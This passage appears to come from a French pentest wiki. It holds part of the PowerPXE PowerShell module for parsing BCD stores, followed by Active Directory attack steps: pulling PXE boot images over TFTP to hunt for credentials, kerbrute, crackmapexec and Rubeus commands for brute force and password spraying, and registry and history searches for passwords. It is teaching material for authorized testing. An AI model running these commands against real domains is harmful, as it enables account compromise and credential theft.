 (\[UInt32\] 0x260000A3) = 'ForceLegacyPlatform'  
 (\[UInt32\] 0x250000A6) = 'TscSyncPolicy'  
 (\[UInt32\] 0x260000b0) = 'EmsEnabled'  
 (\[UInt32\] 0x250000c1) = 'DriverLoadFailurePolicy'  
 (\[UInt32\] 0x250000C2) = 'BootMenuPolicy'  
 (\[UInt32\] 0x260000C3) = 'AdvancedOptionsOneTime'  
 (\[UInt32\] 0x250000E0) = 'BootStatusPolicy'  
 (\[UInt32\] 0x260000E1) = 'DisableElamDrivers'  
 (\[UInt32\] 0x250000F0) = 'HypervisorLaunchType'  
 (\[UInt32\] 0x260000F2) = 'HypervisorDebugEnabled'  
 (\[UInt32\] 0x250000F3) = 'HypervisorDebugType'  
 (\[UInt32\] 0x250000F4) = 'HypervisorDebugPort'  
 (\[UInt32\] 0x250000F5) = 'HypervisorBaudrate'  
 (\[UInt32\] 0x250000F6) = 'HypervisorDebug1394Channel'  
 (\[UInt32\] 0x250000F7) = 'BootUxPolicy'  
 (\[UInt32\] 0x220000F9) = 'HypervisorDebugBusParams'  
 (\[UInt32\] 0x250000FA) = 'HypervisorNumProc'  
 (\[UInt32\] 0x250000FB) = 'HypervisorRootProcPerNode'  
 (\[UInt32\] 0x260000FC) = 'HypervisorUseLargeVTlb'  
 (\[UInt32\] 0x250000FD) = 'HypervisorDebugNetHostIp'  
 (\[UInt32\] 0x250000FE) = 'HypervisorDebugNetHostPort'  
 (\[UInt32\] 0x25000100) = 'TpmBootEntropyPolicy'  
 (\[UInt32\] 0x22000110) = 'HypervisorDebugNetKey'  
 (\[UInt32\] 0x26000114) = 'HypervisorDebugNetDhcp'  
 (\[UInt32\] 0x25000115) = 'HypervisorIommuPolicy'  
 (\[UInt32\] 0x2500012b) = 'XSaveDisable'  
}

\# http://msdn.microsoft.com/en-us/library/windows/desktop/aa362645(v=vs.85).aspx  
$Script:ElementDeviceNameMapping = @{  
 (\[UInt32\] 0x35000001) = 'RamdiskImageOffset'  
 (\[UInt32\] 0x35000002) = 'TftpClientPort'  
 (\[UInt32\] 0x31000003) = 'RamdiskSdiDevice'  
 (\[UInt32\] 0x32000004) = 'RamdiskSdiPath'  
 (\[UInt32\] 0x35000005) = 'RamdiskImageLength'  
 (\[UInt32\] 0x36000006) = 'RamdiskExportAsCd'  
 (\[UInt32\] 0x36000007) = 'RamdiskTftpBlockSize'  
 (\[UInt32\] 0x36000008) = 'RamdiskTftpWindowSize'  
 (\[UInt32\] 0x36000009) = 'RamdiskMulticastEnabled'  
 (\[UInt32\] 0x3600000A) = 'RamdiskMulticastTftpFallback'  
 (\[UInt32\] 0x3600000B) = 'RamdiskTftpVarWindow'  
}

$Script:ElementTemplateNameMapping = @{  
 (\[UInt32\] 0x45000001) = 'DeviceType' # No actual friendly name defined  
 (\[UInt32\] 0x42000002) = 'ApplicationRelativePath' # No actual friendly name defined  
 (\[UInt32\] 0x42000003) = 'RamdiskDeviceRelativePath' # No actual friendly name defined  
 (\[UInt32\] 0x46000004) = 'OmitOsLoaderElements' # No actual friendly name defined  
 (\[UInt32\] 0x47000006) = 'ElementsToMigrate'  
 (\[UInt32\] 0x46000010) = 'RecoveryOs' # No actual friendly name defined  
}

$Script:ElementNameToValueMapping = @{  
 'Device' = (\[UInt32\] 0x11000001)  
 'Path' = (\[UInt32\] 0x12000002)  
 'Description' = (\[UInt32\] 0x12000004)  
 'Locale' = (\[UInt32\] 0x12000005)  
 'Inherit' = (\[UInt32\] 0x14000006)  
 'TruncateMemory' = (\[UInt32\] 0x15000007)  
 'RecoverySequence' = (\[UInt32\] 0x14000008)  
 'RecoveryEnabled' = (\[UInt32\] 0x16000009)  
 'BadMemoryList' = (\[UInt32\] 0x1700000A)  
 'BadMemoryAccess' = (\[UInt32\] 0x1600000B)  
 'FirstMegabytePolicy' = (\[UInt32\] 0x1500000C)  
 'RelocatePhysical' = (\[UInt32\] 0x1500000D)  
 'AvoidLowMemory' = (\[UInt32\] 0x1500000E)  
 'TraditionalKseg' = (\[UInt32\] 0x1600000F)  
 'BootDebug' = (\[UInt32\] 0x16000010)  
 'DebugType' = (\[UInt32\] 0x15000011)  
 'DebugAddress' = (\[UInt32\] 0x15000012)  
 'DebugPort' = (\[UInt32\] 0x15000013)  
 'BaudRate' = (\[UInt32\] 0x15000014)  
 'Channel' = (\[UInt32\] 0x15000015)  
 'TargetName' = (\[UInt32\] 0x12000016)  
 'NoUMEx' = (\[UInt32\] 0x16000017)  
 'DebugStart' = (\[UInt32\] 0x15000018)  
 'BusParams' = (\[UInt32\] 0x12000019)  
 'HostIP' = (\[UInt32\] 0x1500001A)  
 'Port' = (\[UInt32\] 0x1500001B)  
 'DHCP' = (\[UInt32\] 0x1600001C)  
 'Key' = (\[UInt32\] 0x1200001D)  
 'VM' = (\[UInt32\] 0x1600001E)  
 'BootEMS' = (\[UInt32\] 0x16000020)  
 'EMSPort' = (\[UInt32\] 0x15000022)  
 'EMSBaudRate' = (\[UInt32\] 0x15000023)  
 'LoadOptions' = (\[UInt32\] 0x12000030)  
 'AttemptNonBcdStart' = (\[UInt32\] 0x16000031)  
 'AdvancedOptions' = (\[UInt32\] 0x16000040)  
 'OptionsEdit' = (\[UInt32\] 0x16000041)  
 'KeyringAddress' = (\[UInt32\] 0x15000042)  
 'BootStatusDataLogDevice' = (\[UInt32\] 0x11000043)  
 'BootStatusDataLogPath' = (\[UInt32\] 0x12000044)  
 'PreserveBootStat' = (\[UInt32\] 0x16000045)  
 'GraphicsModeDisabled' = (\[UInt32\] 0x16000046)  
 'ConfigAccessPolicy' = (\[UInt32\] 0x15000047)  
 'NoIntegrityChecks' = (\[UInt32\] 0x16000048)  
 'TestSigning' = (\[UInt32\] 0x16000049)  
 'FontPath' = (\[UInt32\] 0x1200004A)  
 'IntegrityServices' = (\[UInt32\] 0x1500004B)  
 'VolumeBandId' = (\[UInt32\] 0x1500004C)  
 'ExtendedInput' = (\[UInt32\] 0x16000050)  
 'InitialConsoleInput' = (\[UInt32\] 0x15000051)  
 'GraphicsResolution' = (\[UInt32\] 0x15000052)  
 'RestartOnFailure' = (\[UInt32\] 0x16000053)  
 'HighestMode' = (\[UInt32\] 0x16000054)  
 'IsolatedContext' = (\[UInt32\] 0x16000060)  
 'DisplayMessage' = (\[UInt32\] 0x15000065)  
 'DisplayMessageOverride' = (\[UInt32\] 0x15000066)  
 'NoBootUxLogo' = (\[UInt32\] 0x16000067)  
 'NoBootUxText' = (\[UInt32\] 0x16000068)  
 'NoBootUxProgress' = (\[UInt32\] 0x16000069)  
 'NoBootUxFade' = (\[UInt32\] 0x1600006A)  
 'BootUxReservePoolDebug' = (\[UInt32\] 0x1600006B)  
 'BootUxDisabled' = (\[UInt32\] 0x1600006C)  
 'BootUxFadeFrames' = (\[UInt32\] 0x1500006D)  
 'BootUxDumpStats' = (\[UInt32\] 0x1600006E)  
 'BootUxShowStats' = (\[UInt32\] 0x1600006F)  
 'MultiBootSystem' = (\[UInt32\] 0x16000071)  
 'NoKeyboard' = (\[UInt32\] 0x16000072)  
 'AliasWindowsKey' = (\[UInt32\] 0x15000073)  
 'BootShutdownDisabled' = (\[UInt32\] 0x16000074)  
 'PerformanceFrequency' = (\[UInt32\] 0x15000075)  
 'SecurebootRawPolicy' = (\[UInt32\] 0x15000076)  
 'AllowedInMemorySettings' = (\[UInt32\] 0x17000077)  
 'BootUxtTransitionTime' = (\[UInt32\] 0x15000079)  
 'MobileGraphics' = (\[UInt32\] 0x1600007A)  
 'ForceFipsCrypto' = (\[UInt32\] 0x1600007B)  
 'BootErrorUx' = (\[UInt32\] 0x1500007D)  
 'FlightSigning' = (\[UInt32\] 0x1600007E)  
 'MeasuredBootLogFormat' = (\[UInt32\] 0x1500007F)  
 'PassCount' = (\[UInt32\] 0x25000001)  
 'FailureCount' = (\[UInt32\] 0x25000003)  
 'SkipFFUMode' = (\[UInt32\] 0x26000202)  
 'ForceFFUMode' = (\[UInt32\] 0x26000203)  
 'ChargeThreshold' = (\[UInt32\] 0x25000510)  
 'OffModeCharging' = (\[UInt32\] 0x26000512)  
 'Bootflow' = (\[UInt32\] 0x25000AAA)  
 'DisplayOrder' = (\[UInt32\] 0x24000001)  
 'BootSequence' = (\[UInt32\] 0x24000002)  
 'Default' = (\[UInt32\] 0x23000003)  
 'Timeout' = (\[UInt32\] 0x25000004)  
 'AttemptResume' = (\[UInt32\] 0x26000005)  
 'ResumeObject' = (\[UInt32\] 0x23000006)  
 'ToolsDisplayOrder' = (\[UInt32\] 0x24000010)  
 'DisplayBootMenu' = (\[UInt32\] 0x26000020)  
 'NoErrorDisplay' = (\[UInt32\] 0x26000021)  
 'BcdDevice' = (\[UInt32\] 0x21000022)  
 'BcdFilePath' = (\[UInt32\] 0x22000023)  
 'ProcessCustomActionsFirst' = (\[UInt32\] 0x26000028)  
 'CustomActionsList' = (\[UInt32\] 0x27000030)  
 'PersistBootSequence' = (\[UInt32\] 0x26000031)  
 'FileDevice' = (\[UInt32\] 0x21000001)  
 'FilePath' = (\[UInt32\] 0x22000002)  
 'DebugOptionEnabled' = (\[UInt32\] 0x26000006)  
 'BootMenuPolicyWinResume' = (\[UInt32\] 0x25000008)  
 'OSDevice' = (\[UInt32\] 0x21000001)  
 'SystemRoot' = (\[UInt32\] 0x22000002)  
 'AssociatedResumeObject' = (\[UInt32\] 0x23000003)  
 'DetectKernelAndHal' = (\[UInt32\] 0x26000010)  
 'KernelPath' = (\[UInt32\] 0x22000011)  
 'HalPath' = (\[UInt32\] 0x22000012)  
 'DbgTransportPath' = (\[UInt32\] 0x22000013)  
 'NX' = (\[UInt32\] 0x25000020)  
 'PAEPolicy' = (\[UInt32\] 0x25000021)  
 'WinPE' = (\[UInt32\] 0x26000022)  
 'DisableCrashAutoReboot' = (\[UInt32\] 0x26000024)  
 'UseLastGoodSettings' = (\[UInt32\] 0x26000025)  
 'AllowPrereleaseSignatures' = (\[UInt32\] 0x26000027)  
 'NoLowMemory' = (\[UInt32\] 0x26000030)  
 'RemoveMemory' = (\[UInt32\] 0x25000031)  
 'IncreaseUserVa' = (\[UInt32\] 0x25000032)  
 'UseVgaDriver' = (\[UInt32\] 0x26000040)  
 'DisableBootDisplay' = (\[UInt32\] 0x26000041)  
 'DisableVesaBios' = (\[UInt32\] 0x26000042)  
 'DisableVgaMode' = (\[UInt32\] 0x26000043)  
 'ClusterModeAddressing' = (\[UInt32\] 0x25000050)  
 'UsePhysicalDestination' = (\[UInt32\] 0x26000051)  
 'RestrictApicCluster' = (\[UInt32\] 0x25000052)  
 'UseLegacyApicMode' = (\[UInt32\] 0x26000054)  
 'X2ApicPolicy' = (\[UInt32\] 0x25000055)  
 'UseBootProcessorOnly' = (\[UInt32\] 0x26000060)  
 'NumberOfProcessors' = (\[UInt32\] 0x25000061)  
 'ForceMaximumProcessors' = (\[UInt32\] 0x26000062)  
 'ProcessorConfigurationFlags' = (\[UInt32\] 0x25000063)  
 'MaximizeGroupsCreated' = (\[UInt32\] 0x26000064)  
 'ForceGroupAwareness' = (\[UInt32\] 0x26000065)  
 'GroupSize' = (\[UInt32\] 0x25000066)  
 'UseFirmwarePciSettings' = (\[UInt32\] 0x26000070)  
 'MsiPolicy' = (\[UInt32\] 0x25000071)  
 'SafeBoot' = (\[UInt32\] 0x25000080)  
 'SafeBootAlternateShell' = (\[UInt32\] 0x26000081)  
 'BootLogInitialization' = (\[UInt32\] 0x26000090)  
 'VerboseObjectLoadMode' = (\[UInt32\] 0x26000091)  
 'KernelDebuggerEnabled' = (\[UInt32\] 0x260000a0)  
 'DebuggerHalBreakpoint' = (\[UInt32\] 0x260000a1)  
 'UsePlatformClock' = (\[UInt32\] 0x260000A2)  
 'ForceLegacyPlatform' = (\[UInt32\] 0x260000A3)  
 'TscSyncPolicy' = (\[UInt32\] 0x250000A6)  
 'EmsEnabled' = (\[UInt32\] 0x260000b0)  
 'DriverLoadFailurePolicy' = (\[UInt32\] 0x250000c1)  
 'BootMenuPolicyWinload' = (\[UInt32\] 0x250000C2)  
 'AdvancedOptionsOneTime' = (\[UInt32\] 0x260000C3)  
 'BootStatusPolicy' = (\[UInt32\] 0x250000E0)  
 'DisableElamDrivers' = (\[UInt32\] 0x260000E1)  
 'HypervisorLaunchType' = (\[UInt32\] 0x250000F0)  
 'HypervisorDebugEnabled' = (\[UInt32\] 0x260000F2)  
 'HypervisorDebugType' = (\[UInt32\] 0x250000F3)  
 'HypervisorDebugPort' = (\[UInt32\] 0x250000F4)  
 'HypervisorBaudrate' = (\[UInt32\] 0x250000F5)  
 'HypervisorDebug1394Channel' = (\[UInt32\] 0x250000F6)  
 'BootUxPolicy' = (\[UInt32\] 0x250000F7)  
 'HypervisorDebugBusParams' = (\[UInt32\] 0x220000F9)  
 'HypervisorNumProc' = (\[UInt32\] 0x250000FA)  
 'HypervisorRootProcPerNode' = (\[UInt32\] 0x250000FB)  
 'HypervisorUseLargeVTlb' = (\[UInt32\] 0x260000FC)  
 'HypervisorDebugNetHostIp' = (\[UInt32\] 0x250000FD)  
 'HypervisorDebugNetHostPort' = (\[UInt32\] 0x250000FE)  
 'TpmBootEntropyPolicy' = (\[UInt32\] 0x25000100)  
 'HypervisorDebugNetKey' = (\[UInt32\] 0x22000110)  
 'HypervisorDebugNetDhcp' = (\[UInt32\] 0x26000114)  
 'HypervisorIommuPolicy' = (\[UInt32\] 0x25000115)  
 'XSaveDisable' = (\[UInt32\] 0x2500012b)  
 'RamdiskImageOffset' = (\[UInt32\] 0x35000001)  
 'TftpClientPort' = (\[UInt32\] 0x35000002)  
 'RamdiskSdiDevice' = (\[UInt32\] 0x31000003)  
 'RamdiskSdiPath' = (\[UInt32\] 0x32000004)  
 'RamdiskImageLength' = (\[UInt32\] 0x35000005)  
 'RamdiskExportAsCd' = (\[UInt32\] 0x36000006)  
 'RamdiskTftpBlockSize' = (\[UInt32\] 0x36000007)  
 'RamdiskTftpWindowSize' = (\[UInt32\] 0x36000008)  
 'RamdiskMulticastEnabled' = (\[UInt32\] 0x36000009)  
 'RamdiskMulticastTftpFallback' = (\[UInt32\] 0x3600000A)  
 'RamdiskTftpVarWindow' = (\[UInt32\] 0x3600000B)  
 'DeviceType' = (\[UInt32\] 0x45000001)  
 'ApplicationRelativePath' = (\[UInt32\] 0x42000002)  
 'RamdiskDeviceRelativePath' = (\[UInt32\] 0x42000003)  
 'OmitOsLoaderElements' = (\[UInt32\] 0x46000004)  
 'ElementsToMigrate' = (\[UInt32\] 0x47000006)  
 'RecoveryOs' = (\[UInt32\] 0x46000010)  
}  
\#endregion

  
function Get-BCDStore {  
&lt;#  
.SYNOPSIS

Opens a BCD store.

.DESCRIPTION

Get-BCDStore opens the system BCD store or a backup BCD file. All functions in this module that implement a -BCDStore parameter require the output of this function.

Author: Matthew Graeber (@mattifestation)  
License: BSD 3-Clause

.PARAMETER FilePath

Specifies the path to a BCD store backup file. The absense of this argument defaults to opening the system BCD store.

.PARAMETER CimSession

Specifies the CIM session to use for this function. Enter a variable that contains the CIM session or a command that creates or gets the CIM session, such as the New-CimSession or Get-CimSession cmdlets. For more information, see about\_CimSessions.

.EXAMPLE

$BCDStore = Get-BCDStore

Opens the system BCD store.

.EXAMPLE

$BCDStore = Get-BCDStore -CimSession $CimSession

Opens a remote system BCD store using an established CIM session.

.EXAMPLE

$BCDStore = Get-BCDStore -FilePath .\\exportedstore.bin

Opens a BCD store for a specified file.

.INPUTS

Microsoft.Management.Infrastructure.CimSession

Accepts one of more CIM session objects.

.OUTPUTS

Microsoft.Management.Infrastructure.CimInstance#ROOT/WMI/BcdStore

Outputs a BcdStore object that is required for all subsequent calls to BCD module functions.  
\#&gt;

 \[OutputType('Microsoft.Management.Infrastructure.CimInstance#ROOT/WMI/BcdStore')\]  
 \[CmdletBinding()\]  
 param (  
 \[String\]  
 \[ValidateNotNullOrEmpty()\]  
 $FilePath,

 \[Parameter(ValueFromPipeline = $True)\]  
 \[Alias('Session')\]  
 \[Microsoft.Management.Infrastructure.CimSession\[\]\]  
 $CimSession  
 )

 BEGIN {  
 # If a CIM session is not provided, trick the function into thinking there is one.  
 if (-not $PSBoundParameters\['CimSession'\]) {  
 $CimSession = ''  
 }  
 }

 PROCESS {  
 foreach ($Session in $CimSession) {  
 $CimMethodArgs = @{}

 if ($Session.Id) { $CimMethodArgs\['CimSession'\] = $Session }

 if ($FilePath) {  
 $BCDPath = (Resolve-Path $FilePath).Path  
 } else {  
 $BCDPath = ''  
 }

 $OpenStoreArg = @{  
 Namespace = 'ROOT/WMI'  
 ClassName = 'BcdStore'  
 MethodName = 'OpenStore'  
 Arguments = @{ File = $BCDPath }  
 }

 $OpenStoreResult = Invoke-CimMethod @OpenStoreArg @CimMethodArgs

 if ($True -eq $OpenStoreResult.ReturnValue) {  
 $OpenStoreResult.Store  
 } else {  
 Write-Error 'Unable to open BCD store. Likely reason: You do not have the required permissions to open the BCD store.'  
 }  
 }  
 }  
}

  
filter Get-BCDObject {  
&lt;#  
.SYNOPSIS

Retrieves defined BCD objects from a BCD store.

.DESCRIPTION

Get-BCDObject returns defined BCD objects from a previously opened BCD store. Upon retrieving one or more BCD objects, relevant BCD objects can be retrieved.

Author: Matthew Graeber (@mattifestation)  
License: BSD 3-Clause

.PARAMETER WellKnownId

Specifies the well-known BCD object identifier to be retrieved.

.PARAMETER Id

Specifies the BCD object identifier to be retrieved.

.PARAMETER Type

Returns BCD objects based on the specified raw object value. For example, 0x101FFFFF refers to firmware entries, specifically. 0x10200003 would refer to OS loader entries.

.PARAMETER BCDStore

Specifies the BCDStore object returned from the Get-BCDStore function.

.EXAMPLE

Get-BCDObject -BCDStore $BCDStore | Get-BCDElement

Retrieves all defined BCD objects from the specified BCD store. This is equivalent to the following bcdedit command:

bcdedit.exe /enum all

.EXAMPLE

Get-BCDObject -BCDStore $BCDStore -WellKnownId BootMgr | Get-BCDElement

Retrieves all defined boot loader BCD objects from the specified BCD store. This is equivalent to the following bcdedit command:

bcdedit.exe /enum {bootmgr}

.EXAMPLE

Get-BCDObject -BCDStore $BCDStore -Type 0x101FFFFF | Get-BCDElement

Retrieves all defined firmware BCD objects from the specified BCD store. This is equivalent to the following bcdedit command:

bcdedit.exe /enum firmware

.EXAMPLE

Get-BCDObject -BCDStore $BCDStore -Id b5b5d3df-3847-11e8-a5cf-c49ded12be66 | Get-BCDElement

Retrieves the BCD object for the corresponding GUID. This is equivalent to the following bcdedit command:

bcdedit.exe /enum {b5b5d3df-3847-11e8-a5cf-c49ded12be66}

.INPUTS

Microsoft.Management.Infrastructure.CimSession

Accepts one of more CIM session objects.

.OUTPUTS

Microsoft.Management.Infrastructure.CimInstance#ROOT/WMI/BcdObject

Outputs one or more BcdObject objects.  
\#&gt;

 \[OutputType('Microsoft.Management.Infrastructure.CimInstance#ROOT/WMI/BcdObject')\]  
 \[CmdletBinding(DefaultParameterSetName = 'WellKnownId')\]  
 param (  
 \[Parameter(ParameterSetName = 'WellKnownId')\]  
 \[ValidateSet(  
 'Active',  
 'Inherit',  
 'Firmware',  
 'OSLoader',  
 'BootApp',  
 'Resume',  
 'EmsSettings',  
 'ResumeLoaderSettings',  
 'Default',  
 'KernelDbgSettings',  
 'DbgSettings',  
 'EventSettings',  
 'Legacy',  
 'NtLdr',  
 'BadMemory',  
 'BootloaderSettings',  
 'GlobalSettings',  
 'HypervisorSettings',  
 'BootMgr',  
 'FWBootMgr',  
 'RamDiskOptions',  
 'MemDiag',  
 'Current',  
 'SetupEFI',  
 'TargetTemplateEFI',  
 'SetupPCAT',  
 'TargetTemplatePCAT')\]  
 $WellKnownId,

 \[Parameter(Mandatory, ParameterSetName = 'Id')\]  
 \[Guid\]  
 $Id,

 \[Parameter(Mandatory, ParameterSetName = 'Type')\]  
 \[UInt32\]  
 $Type,

 \[Parameter(Mandatory, ValueFromPipeline)\]  
 \[PSTypeName('Microsoft.Management.Infrastructure.CimInstance#ROOT/WMI/BcdStore')\]  
 \[Microsoft.Management.Infrastructure.CimInstance\]  
 $BCDStore  
 )

 # These object types will need to be mapped to a raw type value.  
 $FriendlyObjectTypes = @('Inherit', 'Firmware', 'OSLoader', 'BootApp', 'Resume')

 $HasFriendlyObjectType = $False  
 if ($FriendlyObjectTypes -contains $WellKnownId) { $HasFriendlyObjectType = $True }

 $CimMethodArgs = @{}  
 $CimSessionComputerName = $BCDStore.GetCimSessionComputerName()

 if ($CimSessionComputerName) { $CimMethodArgs\['CimSession'\] = Get-CimSession -InstanceId $BCDStore.GetCimSessionInstanceId() }

 $GetObjectsResult = $null

 $BCDObjects = $null

 if ($WellKnownId -eq 'Active') {  
 # equivalent to: bcdedit.exe /enum ACTIVE  
 $BootMgr = Get-BCDObject -BCDStore $BCDStore -WellKnownId BootMgr

 if ($BootMgr) {  
 $BootMgr

 $DisplayOrder = $BootMgr | Get-BCDElement -Name DisplayOrder

 if ($DisplayOrder -and ($DisplayOrder.Ids.Count)) {  
 $DisplayOrder.Ids | ForEach-Object { Get-BCDObject -BCDStore $BCDStore -Id $\_ }  
 }  
 }

 return  
 } elseif ($WellKnownId -and !$HasFriendlyObjectType) {  
 $GetObjectsResult = Invoke-CimMethod -InputObject $BCDStore -MethodName OpenObject -Arguments @{ Id = $ObjectFriendlyNameMapping\[$WellKnownId\]\[0\] } @CimMethodArgs  
   
 if ($True -eq $GetObjectsResult.ReturnValue) { $BCDObjects = $GetObjectsResult.Object }  
 } elseif ($Id) {  
 $GetObjectsResult = Invoke-CimMethod -InputObject $BCDStore -MethodName OpenObject -Arguments @{ Id = "{$Id}" } @CimMethodArgs  
   
 if ($True -eq $GetObjectsResult.ReturnValue) { $BCDObjects = $GetObjectsResult.Object }  
 } elseif ($Type -or $HasFriendlyObjectType) {  
 if ($HasFriendlyObjectType) {  
 switch ($WellKnownId) {  
 'Inherit' { $TypeVal = 0x20000000 }  
 'Firmware' { $TypeVal = 0x101FFFFF }  
 'OSLoader' { $TypeVal = 0x10200003 }  
 'BootApp' { $TypeVal = 0x10200000 }  
 'Resume' { $TypeVal = 0x10200004 }  
 }  
 } else {  
 $TypeVal = $Type  
 }

 # Return all BCD objects of the specified type value.  
 $GetObjectsResult = Invoke-CimMethod -InputObject $BCDStore -MethodName EnumerateObjects -Arguments @{ Type = $TypeVal } @CimMethodArgs

 if ($True -eq $GetObjectsResult.ReturnValue) { $BCDObjects = $GetObjectsResult.Objects }  
 } else {  
 # Return all defined BCD objects.  
 $GetObjectsResult = Invoke-CimMethod -InputObject $BCDStore -MethodName EnumerateObjects -Arguments @{ Type = \[UInt32\] 0 } @CimMethodArgs

 if ($True -eq $GetObjectsResult.ReturnValue) { $BCDObjects = $GetObjectsResult.Objects }  
 }

 foreach ($Object in $BCDObjects) {  
 # Break out the components of each object type and append them to each BCDObject.  
 $ObjectType = $ObjectTypes\[\[Int\] (($Object.Type -band 0xF0000000) -shr 28)\]  
 $InheritableByValue = \[Int\] (($Object.Type -band 0x00F00000) -shr 20)  
 $InheritableBy = @{  
 1 = 'AnyObject'  
 2 = 'ApplicationObjects'  
 3 = 'DeviceObjects'  
 }\[$InheritableByValue\]

 $ImageType = if ($ObjectType -eq 'Application') { $ImageTypes\[$InheritableByValue\] }  
 $ApplicationTypeValue = \[Int\] $Object.Type -band 0x000FFFFF  
 $ApplicationType = $null

 switch ($ObjectType) {  
 'Inherit' { $ApplicationType = $InheritableTypes\[$ApplicationTypeValue\] }  
 'Application' { $ApplicationType = $ApplicationTypes\[$ApplicationTypeValue\] }  
 }

 Add-Member -InputObject $Object -MemberType NoteProperty -Name ObjectType -Value $ObjectType  
 Add-Member -InputObject $Object -MemberType NoteProperty -Name InheritableBy -Value $InheritableBy  
 Add-Member -InputObject $Object -MemberType NoteProperty -Name ApplicationImageType -Value $ImageType  
 Add-Member -InputObject $Object -MemberType NoteProperty -Name ApplicationType -Value $ApplicationType  
 Add-Member -InputObject $Object -MemberType NoteProperty -Name Store -Value $BCDStore  
 }

 $BCDObjects  
}

 ##########################  
 ##   
 ## Author: Oliver Lipkau  
 ## Name : PsIni   
 ## Github : https://github.com/lipkau/PsIni   
 ## License: BSD 3-Clause  
 ##   
 ##########################

  
Function Get-IniContent {   
 &lt;#   
 .Synopsis   
 Gets the content of an INI file   
   
 .Description   
 Gets the content of an INI file and returns it as a hashtable   
   
 .Notes   
 Author : Oliver Lipkau &lt;oliver@lipkau.net&gt;   
 Blog : http://oliver.lipkau.net/blog/   
 Source : https://github.com/lipkau/PsIni   
 http://gallery.technet.microsoft.com/scriptcenter/ea40c1ef-c856-434b-b8fb-ebd7a76e8d91   
 Version : 1.0 - 2010/03/12 - Initial release   
 1.1 - 2014/12/11 - Typo (Thx SLDR)   
 Typo (Thx Dave Stiff)   
   
 #Requires -Version 2.0   
   
 .Inputs   
 System.String   
   
 .Outputs   
 System.Collections.Hashtable   
   
 .Parameter FilePath   
 Specifies the path to the input file.   
   
 .Example   
 $FileContent = Get-IniContent "C:\\myinifile.ini"   
\-----------   
 Description   
 Saves the content of the c:\\myinifile.ini in a hashtable called $FileContent   
   
 .Example   
 $inifilepath | $FileContent = Get-IniContent   
\-----------   
 Description   
 Gets the content of the ini file passed through the pipe into a hashtable called $FileContent   
   
 .Example   
 C:\\PS&gt;$FileContent = Get-IniContent "c:\\settings.ini"   
 C:\\PS&gt;$FileContent\["Section"\]\["Key"\]   
\-----------   
 Description   
 Returns the key "Key" of the section "Section" from the C:\\settings.ini file   
   
 .Link   
 Out-IniFile   
 #&gt;   
   
 \[CmdletBinding()\]   
 Param(   
 \[ValidateNotNullOrEmpty()\]   
 \[Parameter(ValueFromPipeline=$True,Mandatory=$True)\]   
 \[string\]$FilePath  
 )   
   
 #Begin   
 # {Write-Verbose "$($MyInvocation.MyCommand.Name):: Function started"}   
   
 Process   
 {   
 #Write-Verbose "$($MyInvocation.MyCommand.Name):: Processing file: $Filepath"   
   
 $ini = @{}   
 switch -regex -file $FilePath   
 {   
 "^\\\[(.+)\\\]$" # Section   
 {   
 $section = $matches\[1\]   
 $ini\[$section\] = @{}   
 $CommentCount = 0   
 }   
 "^(;.\*)$" # Comment   
 {   
 if (!($section))   
 {   
 $section = "No-Section"   
 $ini\[$section\] = @{}   
 }   
 $value = $matches\[1\]   
 $CommentCount = $CommentCount + 1   
 $name = "Comment" + $CommentCount   
 $ini\[$section\]\[$name\] = $value   
 }   
 "(.+?)\\s\*=\\s\*(.\*)" # Key   
 {   
 if (!($section))   
 {   
 $section = "No-Section"   
 $ini\[$section\] = @{}   
 }   
 $name,$value = $matches\[1..2\]   
 $ini\[$section\]\[$name\] = $value   
 }   
 }   
 #Write-Verbose "$($MyInvocation.MyCommand.Name):: Finished Processing file: $FilePath"   
 Return $ini   
 }   
   
 #End   
 # {Write-Verbose "$($MyInvocation.MyCommand.Name):: Function ended"}   
}

</details>On peut importer ce module :

```powershell
Import-Module .\PowerPXE.ps1
$BCDFile = "conf.bcd"
Get-WimFile -bcdFile $BCDFile
```

Il va vous indiquer l'emplacement de l'image **WIM** :

```
>> Parse the BCD file: conf.bcd
>>>> Identify wim file : <PXE Boot Image Location>
```

On peut maintenant récupérer l'image WIM :

```powershell
tftp -i <MDT_IP> GET "<PXE Boot Image Location>" pxeboot.wim
```

Et on peut chercher les identifiants de session qu'il y aurait dedans :

```powershell
Get-FindCredentials -WimFile pxeboot.wim
```

# [Exploitation/AD] Password spraying et brute force

## Introduction

Les attaques par **brute force** consistent à essayer une grande quantité de mots de passe sur un même compte alors que les attaques par **password spraying** vont essayer un ou plusieurs mots de passe sur une grande quantité de compte.

Là où l'attaque va être utilisée pour essayer d'accéder à un compte spécifique, l'attaque par password spraying va servir à obtenir un premier accès.

## Brute force

#### Kerbrute

```bash
kerbrute bruteuser --dc <DC_IP> -d <DOMAIN_FQDN> <PASSWORD_LIST> <USERNAME>
```

#### CrackMapExec

```bash
crackmapexec <PROTOCOL> <IP> <USERNAME> -p <WORDLIST>
```

<p class="callout info">Il supporte les protocoles **smb**, **http** et **mssql** .</p>

## Password spraying

#### Kerbrute

Pour essayer un mot de passe sur plusieurs comptes :

```bash
kerbrute passwordspray --dc <DC_IP> -d <DOMAIN_FQDN> <USERLIST> <PASSWORD>
```

Pour essayer des combos utilisateurs/mots de passe :

```bash
kerbrute bruteforce --dc <DC_IP> -d <DOMAIN_FQDN> <COMBO_LIST>
```

<p class="callout warning">Le fichier **&lt;COMBO\_LIST&gt;** doit respecté le format **USER:PASSWORD** .</p>

#### CrackMapExec

```bash
crackmapexec <PROTOCOL> <IP> -u <USERLIST> -p <WORDLIST>
```

#### Rubeus

```powershell
Rubeus.exe brute /password:<PASSWORD> /noticket
```

# [Exploitation/AD] Credentials Harvesting

## Introduction

Cette pratique a pour objectif de récupérer des identifiants qui pourront nous servir à élever nos privilèges ou pivoter sur d'autres machines du domaine.

Elle fait partie intégrante de la phase d'énumération post-compromission.

## Techniques

#### Mots de passe en clair

Voici les premiers éléments qu'un pirate va chercher pour trouver de nouveaux identifiants :

- Historique de commandes.
- Fichiers de configuration (Apps web, FTP etc).
- D'autres fichiers liés à des applications Windows (Navigateur internet, boîte mail).
- Fichiers de sauvegarde.
- Fichiers et dossiers partagés.
- Base de donnée.
- Gestionnaire de mots de passe.
- Base de registre.
- Code source d'application.
- Description de l'utilisateur dans l'AD.

#### Historique de commande Powershell

Toutes les commandes sont par défaut stockées dans le fichier suivant :

```
C:\Users\<USER>\AppData\Roaming\Microsoft\Windows\PowerShell\PSReadLine\ConsoleHost_history.txt
```

#### Base de registre

Les commandes suivantes vont chercher le mot-clé **password** dans la base de registre :

```powershell
reg query HKLM /f password /t REG_SZ /s
```

```powershell
reg query HKCU /f password /t REG_SZ /s
```

####  Hashdump  


